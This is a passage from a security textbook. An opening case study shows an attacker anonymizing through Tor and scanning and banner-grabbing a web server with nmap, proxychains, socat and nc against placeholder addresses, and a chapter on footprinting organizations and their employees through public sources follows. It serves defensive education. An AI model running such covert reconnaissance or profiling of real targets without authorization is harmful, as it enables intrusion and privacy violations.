His first order of business is to make sure that he is able to surf anonymously. Not only does he want to surf anonymously via the Tor network, but he also wants to ensure that his browser, notorious for leaking information, doesn't give up the goods on him. He decides to download and install the Tor client, Vidalia (GUI for TOR) and Privoxy (a web filtering proxy) to ensure his anonymity. He hits http://www.torproject.org/download.html.en to download a complete bundle of all of this software. One of the components installed by Vidalia is the Torbutton, a quick and easy way to enable and disable surfing via the Tor network (https://addons.mozilla.org/en-US/firefox/addon/2275). After some quick configuration, the Tor proxy is installed and listening on local port 9050, Privoxy is installed and listening on port 8118, and the Torbutton Firefox extension is installed and ready to go in the bottom-right corner of the Firefox browser. He goes to Tor's check website (https://check.torproject.org) and it reveals his success: "Congratulations. You are using Tor." Locked and loaded, he begins to hunt for unsuspecting web servers with default installations. Knowing that Google is a great way to search for all kinds of juicy targets, he types the following in his search box:

```
intitle:Test.Page.for.Apache "It worked!" "this Web site!"
```

Instantly, a list of systems running a default install of the Apache web server are displayed. He clicks the link with impunity, knowing that his IP is anonymized and there is little chance his activities will be traced back to him. He is greeted with the all too familiar, "It Worked! The Apache Web Server is Installed on this Web Site!" Game on. Now that he has your web server and associated domain name, he is going to want to resolve this information to a specific IP address. Rather than just using something like the `host` command, which will give away his location, he uses `tor-resolve`, which is included with the Tor package. Joe Hacker knows it is critically important not to use any tools that will send UDP or ICMP packets directly to the target system. All lookups must go through the Tor network to preserve anonymity.

```
bt ~ # tor-resolve www.example.com
10.10.10.100
```

NOTE www.example.com and 10.10.10.100 are used as examples and are not real IP domains or addresses.

As part of his methodical footprinting process, he wants to determine what other juicy services are running on this system. Of course he pulls out his trusty version of nmap, but he remembers he needs to run his traffic through Tor to continue his charade. Joe fires up proxychains (http://proxychains.sourceforge.net/) on his Linux box and runs his nmap scans through the Tor network. The proxychain client will force any TCP connection made by any given application, nmap in this case, to use the Tor network or a list of other proxy servers. How ingenious, he thinks. Since he can only proxy TCP connections via proxychains, he needs to configure nmap with very specific options. The

`-sT` option is used to specify a full connect, rather than a SYN scan. The `-PN` option is use to skip host discovery since he is sure the host is online. The `-n` option is used to ensure no Domain Name Server (DNS) requests are performed outside of the Tor network. The `-sV` option is used to perform service and version detection on each open port, and the `-p` option is used with a common set of ports to probe. Since Tor can be very slow and unreliable in some cases, it would take much too long to perform a full port scan via the Tor network, so he selects only the juiciest ports to scan:

```
bt ~ # proxychains nmap -sT -PN -n -sV -p 21,22,53,80,110,139,143,443
10.10.10.100
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 4.60 ( http://nmap.org ) at 2008-07-12 17:08 GMT
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:21-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:22-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:53-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:80-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:443-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:110-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:143-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:139-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:21-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:53-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:80-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:110-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:143-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:443-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.10.10.100:53-<><>-OK
Interesting ports on 10.10.10.100:
PORT    STATE  SERVICE     VERSION
21/tcp  open   ftp         PureFTPd
22/tcp  closed ssh
53/tcp  open   domain
80/tcp  open   http        Apache httpd
110/tcp open   pop3        Courier pop3d
139/tcp closed netbios-ssn
143/tcp open   imap        Courier Imapd (released 2005)
443/tcp open   http        Apache httpd

Service detection performed. Please report any incorrect results at
ttp://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.825 seconds
```

Joe Hacker now has a treasure trove of information from his covert nmap scan in hand, including open ports and service information. He is singularly focused on finding specific vulnerabilities that may be exploitable remotely. Joe realizes that this system

may not be up to date if the default install page of Apache is still intact. He decides that he will further his cause by connecting to the web server and determine the exact version of Apache. Thus, he will need to connect to the web server via port 80 to continue the beating. Of course he realizes that he needs to connect through the Tor network and ensure the chain of anonymity he has toiled so hard to create. While he could use proxychains to Torify the netcat (nc) client, he decides to use one more tool in his arsenal: socat (http://www.dest-unreach.org/socat/), which allows for relaying of bidirectional transfers and can be used to forward TCP requests via the Tor SOCKS proxy listening on Joe's port 9050. The advantage to using socat is that Joe Hacker can make a persistent connection to his victim's web server and run any number of probes through the socat relay (for example, Nessus, Nikto, and so on). In the example, he will be manually probing the port rather than running an automated vulnerability assessment tool. The following socat command will set up a socat proxy listening on Joe's local system (127.0.0.1 port 8080) and forward all TCP requests to 10.10.10.100 port 80 via the SOCKS TOR proxy listening on 127.0.0.1 port 9050.

```
bt ~ # socat TCP4-LISTEN:8080,fork
SOCKS4a:127.0.0.1:10.10.10.100:80,socksport=9050 &
```

Joe is now ready to connect directly to the Apache web server and determine the exact version of Apache that is running on the target system. This can easily be accomplished with nc, the Swiss army knife of his hacking toolkit. Upon connection, he determines the version of Apache by typing "HEAD / HTTP/1.0" and hitting return twice:

```
bt ~ # nc 127.0.0.1 8080
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 13 Jul 2008 00:42:47 GMT
Server: Apache/1.3.19 (Unix)  (SuSE/Linux) PHP/4.3.4
Last-Modified: Mon, 02 Dec 2002 07:40:32 GMT
ETag: ""8448b-305-3deb0e70""
Accept-Ranges: bytes
Content-Length: 773
Connection: close
Content-Type: text/html
```

A bead of sweat begins to drop from his brow as his pulse quickens. WOW! Apache 1.3.19 is a fairly old version of the venerable web server, and Joe knows there are plenty of vulnerabilities that will allow him to "pwn" (hacker speak for own or compromise) the target system. At this point, a full compromise is almost academic as he begins the process of vulnerability mapping to find an easily exploitable vulnerability (that is, a chunked-encoded HTTP flaw) in Apache 1.3.19 or earlier.

It happens that fast and it is that simple. Confused? Don't be. As you will discover in the following chapters, footprinting, scanning, and enumeration are all valuable and necessary steps an attacker will employ to turn a good day into a bad one in no time flat! We recommend reading each chapter in order, and then rereading this case study. You should heed our advice: Assess your own systems first or the bad guys will do it for you. Also understand that in the new world order of Internet anonymity, not everything will be as it appears. Namely, the attacking IP addresses may not really be those of the attacker. And if you are feeling beleaguered, don't despair—there are hacking countermeasures that are discussed throughout the book. Now what are you waiting for? Start reading!

CHAPTER 1

Before the real fun for the hacker begins, three essential steps must be performed. This chapter will discuss the first one: *footprinting*, the fine art of gathering information. Footprinting is about scoping out your target of interest, understanding everything there is to know about that target and how it interrelates with everything around it, often without sending a single packet to your target. And because the direct target of your efforts may be tightly shut down, you will want to understand your target's related or peripheral entities as well.

Let's look at how physical theft is carried out. When thieves decide to rob a bank, they don't just walk in and start demanding money (not the high IQ ones, anyway). Instead, they take great pains to gather information about the bank—the armored car routes and delivery times, the security cameras and alarm triggers, the number of tellers and escape exits, the money vault access paths and authorized personnel, and anything else that will help in a successful attack.

The same requirement applies to successful cyber attackers. They must harvest a wealth of information to execute a focused and surgical attack (one that won't be readily caught). As a result, attackers will gather as much information as possible about all aspects of an organization's security posture. In the end, and if done properly, hackers end up with a unique *footprint*, or profile of their target's Internet, remote access, intranet/extranet, and business partner presence. By following a structured methodology, attackers can systematically glean information from a multitude of sources to compile this critical footprint of nearly any organization.

Sun Tzu had this figured out centuries ago when he penned the following in *The Art of War:* "If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle."

You may be surprised to find out just how much information is readily and publicly available about your organization's security posture to anyone willing to look for it. After all, all a successful attack requires is motivation and opportunity. So it is essential for you to know what the enemy already knows about you!

WHAT IS FOOTPRINTING?

The systematic and methodical footprinting of an organization enables attackers to create a near complete profile of an organization's security posture. Using a combination of tools and techniques coupled with a healthy dose of patience and mind-melding, attackers can take an unknown entity and reduce it to a specific range of domain names, network blocks, subnets, routers, and individual IP addresses of systems directly connected to the Internet, as well as many other details pertaining to its security posture. Although there are many types of footprinting techniques, they are primarily aimed at discovering information related to the following environments: Internet, intranet, remote access, and extranet. Table 1-1 lists these environments and the critical information an attacker will try to identify.

Technology	Identifies
Internet	Domain names
	Network blocks and subnets
	Specific IP addresses of systems reachable via the Internet
	TCP and UDP services running on each system identified
	System architecture (for example, Sparc vs. *x*86)
	Access control mechanisms and related access control lists (ACLs)
	Intrusion-detection systems (IDSs)
	System enumeration (user and group names, system banners, routing tables, and SNMP information)
	DNS hostnames
Intranet	Networking protocols in use (for example, IP, IPX, DecNET, and so on)
	Internal domain names
	Network blocks
	Specific IP addresses of systems reachable via the intranet
	TCP and UDP services running on each system identified
	System architecture (for example, SPARC vs. *x*86)
	Access control mechanisms and related ACLs
	Intrusion-detection systems
	System enumeration (user and group names, system banners, routing tables, and SNMP information)
Remote access	Analog/digital telephone numbers
	Remote system type
	Authentication mechanisms
	VPNs and related protocols (IPSec and PPTP)
Extranet	Domain names
	Connection origination and destination
	Type of connection
	Access control mechanism

Table 1-1 Tasty Footprinting Nuggets That Attackers Can Identify

Why Is Footprinting Necessary?

Footprinting is necessary for one basic reason: it gives you a picture of what the hacker sees. And if you know what the hacker sees, you know what potential security exposures you have in your environment. And when you know what exposures you have, you know how to prevent exploitation.

Hackers are very good at one thing: getting inside your head, and you don't even know it. They are systematic and methodical in gathering all pieces of information related to the technologies used in your environment. Without a sound methodology for performing this type of reconnaissance yourself, you are likely to miss key pieces of information related to a specific technology or organization—but trust me, the hacker won't.

Be forewarned, however, footprinting is often the most arduous task of trying to determine the security posture of an entity; and it tends to be the most boring for freshly minted security professionals eager to cut their teeth on some test hacking. However, footprinting is one of the most important steps and it must be performed accurately and in a controlled fashion.

INTERNET FOOTPRINTING

Although many footprinting techniques are similar across technologies (Internet and intranet), this chapter focuses on footprinting an organization's connection(s) to the Internet. Remote access is covered in detail in Chapter 6.

It is difficult to provide a step-by-step guide on footprinting because it is an activity that may lead you down many-tentacled paths. However, this chapter delineates basic steps that should allow you to complete a thorough footprinting analysis. Many of these techniques can be applied to the other technologies mentioned earlier.

Step 1: Determine the Scope of Your Activities

The first item of business is to determine the scope of your footprinting activities. Are you going to footprint the entire organization, or limit your activities to certain subsidiaries or locations? What about business partner connections (extranets), or disaster-recovery sites? Are there other relationships or considerations? In some cases, it may be a daunting task to determine all the entities associated with an organization, let alone properly secure them all. Unfortunately, hackers have no sympathy for our struggles. They exploit our weaknesses in whatever forms they manifest themselves. You do not want hackers to know more about your security posture than you do, so figure out *every* potential crack in your armor!

Step 2: Get Proper Authorization

One thing hackers can usually disregard that you must pay particular attention to is what we techies affectionately refer to as layers 8 and 9 of the seven-layer OSI Model—

Politics and Funding. These layers often find their way into our work one way or another, but when it comes to authorization, they can be particularly tricky. Do you have authorization to proceed with your activities? For that matter, what exactly are your activities? Is the authorization from the right person(s)? Is it in writing? Are the target IP addresses the right ones? Ask any penetration tester about the "get-out-of-jail-free card," and you're sure to get a smile.

While the very nature of footprinting is to tread lightly (if at all) in discovering publicly available target information, it is always a good idea to inform the powers that be at your organization before taking on a footprinting exercise.

Step 3: Publicly Available Information

After all these years on the web, we still regularly find ourselves experiencing moments of awed reverence at the sheer vastness of the Internet—and to think it's still quite young! Setting awe aside, here we go…

Publicly Available Information

Popularity:	*9*
Simplicity:	*9*
Impact:	*2*
Risk Rating:	*7*

The amount of information that is readily available about you, your organization, its employees, and anything else you can image is nothing short of amazing.

So what are the needles in the proverbial haystack that we're looking for?

- Company web pages
- Related organizations
- Location details
- Employees: phone numbers, contact names, e-mail addresses, and personal details
- Current events: mergers, acquisitions, layoffs, rapid growth, and so on
- Privacy or security policies and technical details indicating the types of security mechanisms in place
- Archived information
- Disgruntled employees
- Search engines, Usenet, and resumes
- Other information of interest

www.allitebooks.com

Company Web Pages

Perusing the target organization's web page will often get you off to a good start. Many times, a website will provide excessive amounts of information that can aid attackers. Believe it or not, we have actually seen organizations list security configuration details and detailed asset inventory spreadsheets directly on their Internet web servers.

In addition, try reviewing the HTML source code for comments. Many items not listed for public consumption are buried in HTML comment tags, such as <, !, and --. Viewing the source code offline may be faster than viewing it online, so it is often beneficial to mirror the entire site for offline viewing, provided the website is in a format that is easily downloadable—that is, HTML and not Adobe Flash, usually in a Shockwave Flash (SWF) format. Having a copy of the targeted site locally may allow you to programmatically search for comments or other items of interest, thus making your footprinting activities more efficient. A couple of tried and true website mirroring tools are

- Wget (http://www.gnu.org/software/wget/wget.html) for UNIX
- Teleport Pro (http://www.tenmax.com) for Windows

Be sure to investigate other sites beyond the main "http://www" and "https://www" sites as well. Hostnames such as www1, www2, web, web1, test, test1, etc., are all great places to start in your footprinting adventure. But there are others, many others.

Many organizations have sites to handle remote access to internal resources via a web browser. Microsoft's Outlook Web Access is a very common example. It acts as a proxy to the internal Microsoft Exchange servers from the Internet. Typical URLs for this resource are https://owa.*example*.com or https://outlook.*example*.com. Similarly, organizations that make use of mainframes, System/36s or AS/400s may offer remote access via a web browser via services like WebConnect by OpenConnect (http://www.openconnect.com), which serves up a Java-based 3270 and 5250 emulator and allows for "green screen" access to mainframes and midrange systems such as AS/400s via the client's browser.

Virtual Private Networks (VPN) are very common in most organizations as well, so looking for sites like http://vpn.*example*.com, https://vpn.*example*.com, or http://www.*example*.com/vpn will often reveal websites designed to help end users connect to their companies' VPNs. You may find VPN vendor and version details as well as detailed instructions on how to download and configure the VPN client software. These sites may even include a phone number to call for assistance if the hacker—er, I mean, employee—has any trouble getting connected.

Related Organizations

Be on the lookout for references or links to other organizations that are somehow related to the target organization. For example, many targets outsource much of their web development and design. It's very common to find comments from an author in a file you find on the main web page. For example, we found the company and author of a CSS file (Cascading Style Sheet) just recently, indicating that the target's web development

was done outside the company. In other words, this partner company is now a potential target for attack.

```
/*
Author: <company name here> <city the company resides in here>
Developer: <specific author1 name here>, <specific author2 name here>
Client: <client name here>
*/
```

Even if an organization keeps a close eye on what it posts about itself, its partners are usually not as security-minded. They often reveal additional details that, when combined with your other findings, could result in a more sensitive aggregate than your sites revealed on their own. Additionally, this partner information could be used later in a direct or indirect attack such as a social engineering attack. Taking the time to check out all the leads will often pay nice dividends in the end.

Location Details

A physical address can prove very useful to a determined attacker. It may lead to dumpster-diving, surveillance, social-engineering, and other nontechnical attacks. Physical addresses can also lead to unauthorized access to buildings, wired and wireless networks, computers, mobile devices, and so on. It is even possible for attackers to attain detailed satellite imagery of your location from various sources on the Internet. Our personal favorite is Google Earth (formerly KeyHole) and can be found at http://earth.google.com/ (see Figure 1-1). It essentially puts the world (or at least most major metro areas around the world) in your hands and lets you zoom in on addresses with amazing clarity and detail via a well-designed client application.

Another popular source is http://terraserver.microsoft.com.

Using Google Maps (http://maps.google.com), you can utilize the Street View (see Figure 1-2) feature, which actually provides a "drive-by" series of images so you can familiarize yourself with the building, its surroundings, the streets, and traffic of the area. All this helpful information to the average Internet user is a treasure trove of information for the bad guys.

Employees: Phone Numbers, Contact Names, E-mail Addresses, and Personal Details

Attackers can use phone numbers to look up your physical address via sites like http://www.phonenumber.com, http://www.411.com, and http://www.yellowpages.com. They may also use your phone number to help them target their war-dialing ranges, or to launch social-engineering attacks to gain additional information and/or access.

Contact names and e-mail addresses are particularly useful datum. Most organizations use some derivative of the employee's name for their username and e-mail address (for example, John Smith's username is jsmith, johnsmith, john.smith, john_smith, or smithj, and his e-mail address is jsmith@*example*.com or something similar). If we know one of these items, we can probably figure out the others. Having a username is very useful




Figure 1-1 With Google Earth, someone can footprint your physical presence with remarkable detail and clarity.

later in the methodology when we try to gain access to system resources. All of these items can be useful in social engineering as well (more on social engineering later).

Other personal details can be readily found on the Internet using any number of sites like http://www.blackbookonline.info/, which links to several resources, and http://www.peoplesearch.com, which can give hackers personal details ranging from home phone numbers and addresses to social security numbers, credit histories, and criminal records, among other things.

In addition to these personal tidbits gathered, there are numerous publicly available websites that can be pilfered for information on your current or past employees in order to learn more information about you and your company's weaknesses and flaws. The websites you should frequent in your footprinting searches include social networking sites (Facebook.com, Myspace.com, Reunion.com, Classmates.com), professional networking sites (Linkedin.com, Plaxo.com), career management sites (Monster.com, Careerbuilder.com), family ancestry sites (Ancestry.com), and even online photo management sites (Flickr.com, Photobucket.com) can be used against you and your company.




Figure 1-2 With Google Maps, you can see what the hacker will see.

Once employees, contractor, and vendor names are discovered associated with your company, hackers can then turn to these websites and look up boundless information about the people and companies they are associated with. Given enough information, they can build a matrix of data points to provide deductive reasoning that can reveal much of the target's configuration and vulnerabilities. In fact, there are so many websites that spill information about your company's assets and their relative security that we could spend an entire chapter on the topic. Suffice it to say, almost anything about your company can be revealed from the data housed in those websites.

Attackers might use any of this information to assist them in their quests—extortion is still alive and well. An attacker might also be interested in an employee's home computer, which probably has some sort of remote access to the target organization. A keystroke logger on an employee's home machine or laptop may very well give a hacker a free ride to the organization's inner sanctum. Why bang one's head against the firewalls, IDS, IPS, etc., when the hacker can simply impersonate a trusted user?

Current Events

Current events are often of significant interest to attackers. Mergers, acquisitions, scandals, layoffs, rapid hiring, reorganizations, outsourcing, extensive use of temporary contractors, and other events may provide clues, opportunities, and situations that didn't exist before. For instance, one of the first things to happen after a merger or acquisition is a blending of the organizations' networks. Security is often placed on the back burner in order to expedite the exchange of data. How many times have you heard, "I know it isn't the most secure way to do it, but we need to get this done ASAP. We'll fix it later."? In reality, "later" often never comes, thus allowing an attacker to exploit this frailty in the name of availability in order to access a back-end connection to the primary target.

The human factor comes into play during these events, too. Morale is often low during times like these, and when morale is low, people may be more interested in updating their resumes than watching the security logs or applying the latest patch. At best, they are somewhat distracted. There is usually a great deal of confusion and change during these times, and most people don't want to be perceived as uncooperative or as inhibiting progress. This provides for increased opportunities for exploitation by a skilled social engineer.

The reverse of "bad times" opportunities can also be true. When a company experiences rapid growth, oftentimes their processes and procedures lag behind. Who's making sure there isn't an unauthorized guest at the new-hire orientation? Is that another new employee walking around the office, or is it an unwanted guest? Who's that with the laptop in the conference room? Is that the normal paper-shredder company? Janitor?

If the company is a publicly traded company, information about current events is widely available on the Internet. In fact, publicly traded companies are required to file certain periodic reports to the Securities and Exchange Commission (SEC) on a regular basis; these reports provide a wealth of information. Two reports of particular interest are the 10-Q (quarterly) and the 10-K (annual) reports, and you can search the EDGAR database at http://www.sec.gov (see Figure 1-3) to view them. When you find one of these reports, search for keywords like "merger," "acquisition," "acquire," and "subsequent event." With a little patience, you can build a detailed organizational chart of the entire organization and its subsidiaries.

Business information and stock trading sites can provide similar data such as Yahoo Finance message boards. For example, check out the message board for any company and you will find a wealth of potential dirt—er, I mean *information*—that could be used to get in the head of the target company. Comparable sites exist for major markets around the world. An attacker can use this information to target weak points in the organization. Most hackers will choose the path of least resistance—and why not?

Privacy or Security Policies and Technical Details Indicating the Types of Security Mechanisms in Place

Any piece of information that provides insight into the target organization's privacy or security policies or technical details regarding hardware and software used to protect the




Figure 1-3 Publicly traded companies must file regular reports with the SEC. These reports provide interesting information regarding current events and organizational structure.

organization can be useful to an attacker for obvious reasons. Opportunities will most likely present themselves when this information is acquired.

Archived Information

It's important to be aware that there are sites on the Internet where you can retrieve archived copies of information that may no longer be available from the original source. This could allow an attacker to gain access to information that has been deliberately removed for security reasons. Some examples of this are the Wayback Machine at http://www.archive.org (see Figure 1-4), http://www.thememoryhole.org (see Figure 1-5), and the cached results you see under Google's cached results (see Figure 1-6).

Disgruntled Employees

Another real threat to an organization's security can come from disgruntled employees, exemployees, or sites that distribute sensitive information about an organization's




Figure 1-4 A search at http://www.archive.org reveals many years of archived pages from http://www.yahoo.com.

internal dealings. If you ask anyone about disgruntled employee stories, you are likely to hear some pretty amazing tales of revenge. It's not uncommon for people to steal, sell, and give away company secrets; damage equipment; destroy data; set logic bombs to go off at predetermined times; leave back doors for easy access later; or perform any number of other dubious acts. This is one of the reasons today's dismissal procedures often include security guards, HR personnel, and a personal escort out of the building. One of Google's advanced searches, "link: www.*company*.com," reveals any site that Google knows about with a link to the target organization. This can prove to be a good way to find nefarious sites with information about the target organization.

Search Engines, Usenet, and Resumes

The search engines available today are truly fantastic. Within seconds, you can find just about anything you could ever want to know. Many of today's popular search engines provide for advanced searching capabilities that can help you home in on that tidbit of information that makes the difference. Some of our favorite search engines are

